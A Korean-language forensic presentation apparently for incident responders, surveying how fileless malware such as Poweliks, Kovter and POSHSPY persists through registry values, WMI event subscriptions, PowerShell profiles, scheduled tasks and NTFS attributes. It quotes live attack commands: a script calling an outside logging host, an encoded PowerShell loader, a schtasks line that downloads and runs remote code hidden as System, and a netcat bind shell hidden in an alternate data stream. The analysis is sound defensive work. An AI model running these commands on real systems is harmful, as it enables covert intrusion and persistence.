

Fileless Malware Forensics

blueangel

blueangel1275@gmail.com

<http://forensic-note.blogspot.kr/>

Junghoon Oh





1. Fileless Malware ??

2. Avoidance Technique

3. Forensic Analysis

4. Conclusion


Fileless Malware ??

Fileless Malware

- 디스크에 파일을 생성하지 않고 동작함으로써 파일 탐지 기반의 전통적인 AV를 회피하는 악성코드



- 기존에는 메모리에만 로딩되어 수행하는 일회성 악성코드들이 존재하였음
→ ex : Angler Exploit kit (재부팅 후, 재동작할 의도가 없음)





- 재부팅 시에도 재동작하기 위해 다양한 소스(레지스트리, 파일시스템 속성...)를 이용하는 악성코드 (Poweliks, Kovter ...)들이 등장하기 시작함

Avoidance Technique

레지스트리

▪ Poweliks

- 2014년 초에 등장한 **Poweliks** 악성코드의 경우, Reloading 포인트로 레지스트리를 사용
- Reloading 및 은닉 기법 1
 - ✓ 레지스트리 Run 키 아래 Default Value 안에 인코딩(jscript.encode)된 스크립트 코드를 저장




레지스트리

■ Poweliks

- Reloading 및 은닉 기법 1 (계속)
- ✓ 추가적으로 Run 키 아래에 Non-ASCII 로 된 Value 를 생성하고 아래와 같은 명령을 입력함

```
\\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\溫  
  
rundll32.exe javascript:"..\mshtml,RunHTMLApplication";  
document.write("<script language=jscript.encode>" +  
    (new ActiveXObject("WScript.Shell")).  
    RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+  
    "</script>")
```

- 저장된 명령("rundll32.exe javascript:~")은 Default Value 에 저장된 인코딩된 스크립트 코드를 실행함
- Non-ASCII 된 Value 는 아래와 같이 Regedit 에서 열람할 수 없기 때문에 이를 통해 일반 사용자로부터 흔적을 숨김





레지스트리

▪ Poweliks

- Reloading 및 은닉 기법 1 (계속)

1. 시스템 재부팅 시, Run 키에 저장된 "rundll32.exe javascript:~" 명령어가 실행되고 해당 명령은 Default Value 에 저장된 인코딩된 스크립트 코드를 실행함

2. 실행된 스크립트 코드는 먼저 시스템에 Powershell 이 설치되어 있는지 확인하고 설치되어 있지 않다면 다운로드 후, 설치함. 그리고 내부에 Base64로 인코딩된 Powershell 스크립트를 실행함

- Default 에 인코딩된 스크립트를 디코딩한 내용


```
function log(l){try{x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://faebd7.com/log?log="+l,false);  
0;}}e=123;a=new ActiveXObject("WScript.Shell");while(e!=42){try{w=a.ExpandEnvironmentStrings("%windir%  
");p=w+"\\system32\\windows\\powershell\\v1.0\\powershell.exe";f=new ActiveXObject("Scripting.FileSystemObject")
```

3. 실행된 PowerShell 스크립트는 내부에 Base64로 인코딩된 Shell 코드를 실행하여 악의적인 행위로 수행

레지스트리

▪ Poweliks

- Reloading 및 은닉 기법 2 : CLSID 하이재킹
 - ✓ HKCU\Software\Classes\clsid\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\localserver32 키 아래 아래와 같은 두 개의 Value 생성





- {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
 - Thumbnail Cache Class Factory for Out of Proc Server
 - 멀티미디어 파일의 썸네일 생성을 담당함
 - 추가적으로 localserver32 키 아래 지정된 Value 를 실행함
 - Explorer 에 의해 폴더가 열리고 썸네일이 생성되고 업데이트될 때마다 localserver32 의 Value 가 실행됨~!!

레지스트리

▪ Poweliks

- Reloading 및 은닉 기법 2 : CLSID 하이재킹 (계속)
 - ✓ {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5} 키의 유저 권한을 변경 ➔ 모든 권한 해제
 - regedit 로 {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5} 키 아래 내용을 볼 수 없음~!!




레지스트리

■ Poweliks

- Reloading 및 은닉 기법 2 : CLSID 하이재킹 (계속)
- ✓ localserver 키 아래 Object Name 에 0x6, 0x8 이 포함된 서브키를 생성함

```
push    6
pop     eax
push    8
mov     [ebp+ObjectName], ax
pop     eax
push    edi ; Disposition
push    edi ; CreateOptions - 0: Key is preserved when the system is rebooted
mov     [ebp+var_6], ax
push    edi ; Class
lea     eax, [ebp+ObjectName]
mov     [ebp+ObjAtr_ObjectName], eax
push    edi ; TitleIndex
lea     eax, [ebp+ObjectAttributes]
push    eax ; ObjectAttributes
push    0F013Fh ; DesiredAccess
lea     eax, [ebp+arg_4]
push    eax ; KeyHandle
mov     [ebp+return_value], offset unk_
mov     ds:state, 00h
mov     [ebp+ObjectAttributes], 18h ; 0
mov     [ebp+ObjAtr_RootDirectory], ebx ;
mov     [ebp+ObjAtr_RootDirectory], ebx ; {73E709EA-5D9
mov     [ebp+ObjAtr_Attributes], 0BJECT
mov     [ebp+ObjAtr_SecurityDescriptor]
mov     [ebp+ObjAtr_SecurityQualityOfService], edi ; default
call    ds:NtCreateKey ; create unreadable/undeletable key
```




- 0x6, 0x8 은 출력할 수 없는 유니코드 문자셋 범위이기 때문에 localserver 서브키를 regedit 를 불러고 할 경우, 에러 발생
- 서브키에 대한 접근 및 삭제가 불가능하기 때문에 regedit 를 통해 localserver32 키를 삭제할 수 없음...


레지스트리

▪ Kovter


- 2015년 9월에 발견된 Kovter 은 기존의 Poweliks 의 변종
- Reloading 및 은닉 기법
- ✓ 레지스트리 Run key 에 아래와 같은 JavaScript 코드를 저장

| | | | |
|---|-------------|--------|--|
|  | 0001d35a8de | REG_SZ | mshta javascript:K3JBNTA6t="eKcY";y82j=new%20ActiveXObject("WScript.Shell... |
|---|-------------|--------|--|

- ✓ Run key 에 저장된 JavaScript 코드가 실행시킬 또 다른 JavaScript 코드를 인코딩하여 다른 키에 저장



- ✓ Run key 의 이름을 널 문자(0x00) 로 시작하게 생성하였기 때문에 regedit 에서 보이지 않음





레지스트리

■ 레지스트리 내에 데이터 숨김

- 2014년 말에 발견된 Regin 악성코드의 경우, 아래와 같이 특정 Class 키에 자신이 사용하는 인코딩(Customized XOR)된 데이터를 저장함
 - ✓ WREGISTRY\Machine\System\CurrentControlSet\Control\Class\{3939744-44FC-AD65-474B-E4DDF8C7FB91}
 - ✓ WREGISTRY\Machine\System\CurrentControlSet\Control\Class\{3F90B1B4-58E2-251E-6FFE-4D38C5631A04}
 - ✓ WREGISTRY\Machine\System\CurrentControlSet\Control\Class\{4F20E605-9452-4787-B793-D0204917CA58}
- Phasebot 의 경우, HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{Bot GUID} 키 아래에 RC4 로 인코딩된 Shell Code 와 Javascript 를 저장함

| Name | Type | Data |
|--------------|------------|--|
| (Default) | REG_SZ | (value not set) |
| Rc4Encoded32 | REG_BINARY | 87 87 3f 5c d1 25 67 7d c8 47 0f 5a 9c b7 61 00 0b 34 ab 0e 9d 2e 59 d6 a2 51 c7 66 18 54 5a c2 1d 6b c0 b8 17 f6 23 c3 7d ca b2 2f e3 10 82 5a ... |
| Rc4Encoded64 | REG_BINARY | 87 46 53 6f 96 a7 6b aa e8 f5 d2 da ae 96 4c 98 43 b5 8e e5 99 2e 59 9e 2b cd e3 66 1c 54 5a 8a c1 5e 01 31 ff ee 27 8b f4 f7 0b d7 1c ef 7d 9f f4 ... |

| Name | Type | Data |
|--------------|------------|--|
| (Default) | REG_SZ | (value not set) |
| JavaScript | REG_SZ | sPowerShellScript = "IyBSZWFKdEFuZCBFeGVjdXRlZjJNCBFmNyeXB0ZWQgU2h1bGxDb2RlEYyb20gVGhlfjJZ2ldHU5IA0KDQojJFNldCBSZ... |
| Rc4Encoded32 | REG_BINARY | 87 87 3f 5c d1 25 67 7d c8 47 0f 5a 9c b7 61 00 0b 34 ab 0e 9d 2e 59 d6 a2 51 c7 66 18 54 5a c2 1d 6b c0 b8 17 f6 23 c3 7d ca b2 2f e3 10 82 5a ... |
| Rc4Encoded64 | REG_BINARY | 87 46 53 6f 96 a7 6b aa e8 f5 d2 da ae 96 4c 98 43 b5 8e e5 99 2e 59 9e 2b cd e3 66 1c 54 5a 8a c1 5e 01 31 ff ee 27 8b f4 f7 0b d7 1c ef 7d 9f f4 ... |



Powershell + WMI

▪ Powershell Profile

- PowerShell 이 시작할 때 마다 실행되는 스크립트
- 아래 경로에 존재하면 PowerShell 이 실행될 때마다 자동 로딩됨(로딩 순서순)
 - ✓ %windir%\system32\WindowsPowerShell\v1.0\profile.ps1
 - ✓ %windir%\system32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1
 - ✓ %UserProfile%\My Documents\WindowsPowerShell\profile.ps1
 - ✓ %UserProfile%\My Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
- 즉 공격자가 profile 스크립트에 공격 코드를 삽입...
 - ➔ PowerShell 이 실행 될 때마다 공격 코드가 실행됨~!!



Powershell + WMI

▪ WMI Event Filter/Consumer

- WMI Event Filter
 - ✓ Consumer 에게 전달하는 이벤트의 조건을 나타내는 Class
 - ✓ 쿼리 형식으로 이벤트 조건을 입력

```
PS C:\Windows\system32> $filter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @<name='EvilThing';EventNameSpace='root\CimV2';QueryLanguage='WQL';Query='SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60'>
```

- WMI Command-line Event Consumer
 - ✓ Filter 에 의해 탐지된 이벤트를 받아 처리하는 Class
 - ✓ 받은 이벤트 데이터를 처리하거나 특정 바이너리를 실행할 수 있음

```
PS C:\Windows\system32> $consumer = Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @<name='EvilThing';CommandLineTemplate='$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive';RunInteractively='false'>
```

- Filter 와 Consumer 바인딩
 - ✓ 생성한 Filter 와 Consumer 가 서로 이벤트를 주고 받을 수 있도록 연결

```
PS C:\Windows\system32> Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @<Filter=$filter;Consumer=$consumer>
```



Powershell + WMI

▪ WMI 와 Powershell 를 통한 Auto-Start

• Auto-Start 과정 예

1. Event Filter 의 쿼리 조건에 해당하는 이벤트가 발생하면 바인딩된 Consumer 에게 이벤트 전달

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE  
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'  
AND TargetInstance.SystemUpTime >= 240 AND  
TargetInstance.SystemUpTime < 325
```

2. Command-line Event Consumer 가 전달 받은 이벤트를 인지하고 특정 작업을 수행

```
Set-WmiInstance -Namespace "root\subscription" -Class  
'CommandLineEventConsumer' -Arguments @{  
name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)\Syst  
em32\WindowsPowerShell\v1.0\powershell.exe -  
NonInteractive";RunInteractively='false'}
```

3. PowerShell 이 실행되면서 Profile 스크립트가 자동 로딩됨

4. Profile 스크립트(profile.ps1)에 삽입된 공격 코드가 동작

```
sal a New-Object; iex(a IO.StreamReader((a  
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64  
String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqyq  
BymVWZV1mFkDM7Z28995777333nvvvfe60510J/ff/z9cZmQBbPbOStrJniGAqsgfP3  
58Hz8ivlsXbb795bpdrrdv0o2/nZVml363qcqbR/xMAAP//'),[IO.Compression.Co  
mpressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```




Powershell + WMI

▪ POSHSPY

- 러시아 해킹 그룹 APT29 에서 사용한 Powershell 과 WMI 기법이 결합된 백도어

- Persistence 기법

- ✓ BfeOnServiceStartTypeChange 이름의 WMI Event Filter 생성

- 매일 월, 화, 수, 목, 금, 토 오전 11시 30분(로컬 타임)에 실행됨

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA  
'Win32_LocalTime' AND (TargetInstance.DayOfWeek = 1 OR TargetInstance.DayOfWeek = 2 OR  
TargetInstance.DayOfWeek = 4 OR TargetInstance.DayOfWeek = 5 OR  
TargetInstance.DayOfWeek = 6) AND TargetInstance.Hour = 11 AND TargetInstance.Minute =  
33 AND TargetInstance.Second = 0 GROUP WITHIN 60
```

- ✓ WindowsParentalControlsMigration 이름의 WMI Command-line Event Consumer 생성


- BfeOnServiceStartTypeChange Event Filter 와 바인딩됨
- Powershell 을 통해 인코딩된 명령어 실행

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -  
ExecutionPolicy Bypass -EncodedCommand  
ZgBlAG4AYwB0AGkAbwBuACAACABlAHIAZgBDAHIA (truncated)
```

- ✓ WMI Event Filter/Command-line Event Consumer 에 의해 매일 정해진 시간에 Powershell 명령어가 실행됨~!!

Powershell + etc


- **Scheduled Tasks** : 작업 스케줄러에 Powershell 명령어를 실행하도록 등록
 - `schtasks /create /tn Trojan /tr "powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring("[REMOVED]"))" /sc onstart /ru System`
- **Startup Folder** : Powershell Script 를 시작 폴더에 저장
- **Group Policies(GPOs)** : Logon Script 로 Powershell Script 를 등록




파일 시스템 속성

▪ \$EA(Extended Attributes)

- Extended Attributes : NTFS 에서 다른 파일 시스템(Ext3/4, HFS+ ...) 과의 호환성을 위해 지원하는 파일 속성
 - ✓ Name Value 쌍을 통해 NTFS 지원하지 않는 추가적인 파일 속성을 저장할 수 있음
 - ✓ 일반적으로 거의 사용되지 않는 속성임




- ZeroAccess
 - ✓ 2012년 말에 널리 퍼진 ZeroAccess 의 경우, EA(Extended Attributes) 안에 데이터를 숨김



파일 시스템 속성

▪ \$EA(Extended Attributes)

- ZeroAccess (계속)
 - ✓ Service.exe 파일을 패치하여 패치된 코드가 EA(Extended Attributes) 안에 숨겨진 Payload 를 실행시킴





파일 시스템 속성

▪ ADS(Alternative Data Stream)

- NTFS 의 기본 파일 속성이 \$DATA 속성(일반적인 파일 데이터를 저장)을 보조하기 위한 속성
- ADS 에 저장되는 데이터는 Explorer 에 보이지 않음
- 실제로 Vista 이전에는 ADS 에 PE를 저장하고 실행시킬 수 있었음

```
C:\>type C:\nc.exe > C:\windows\system32\calc.exe:svchost.exe
```

```
C:\>start /B C:\windows\system32\calc.exe:svchost.exe -d -L -p 2222 -e cmd.exe
```

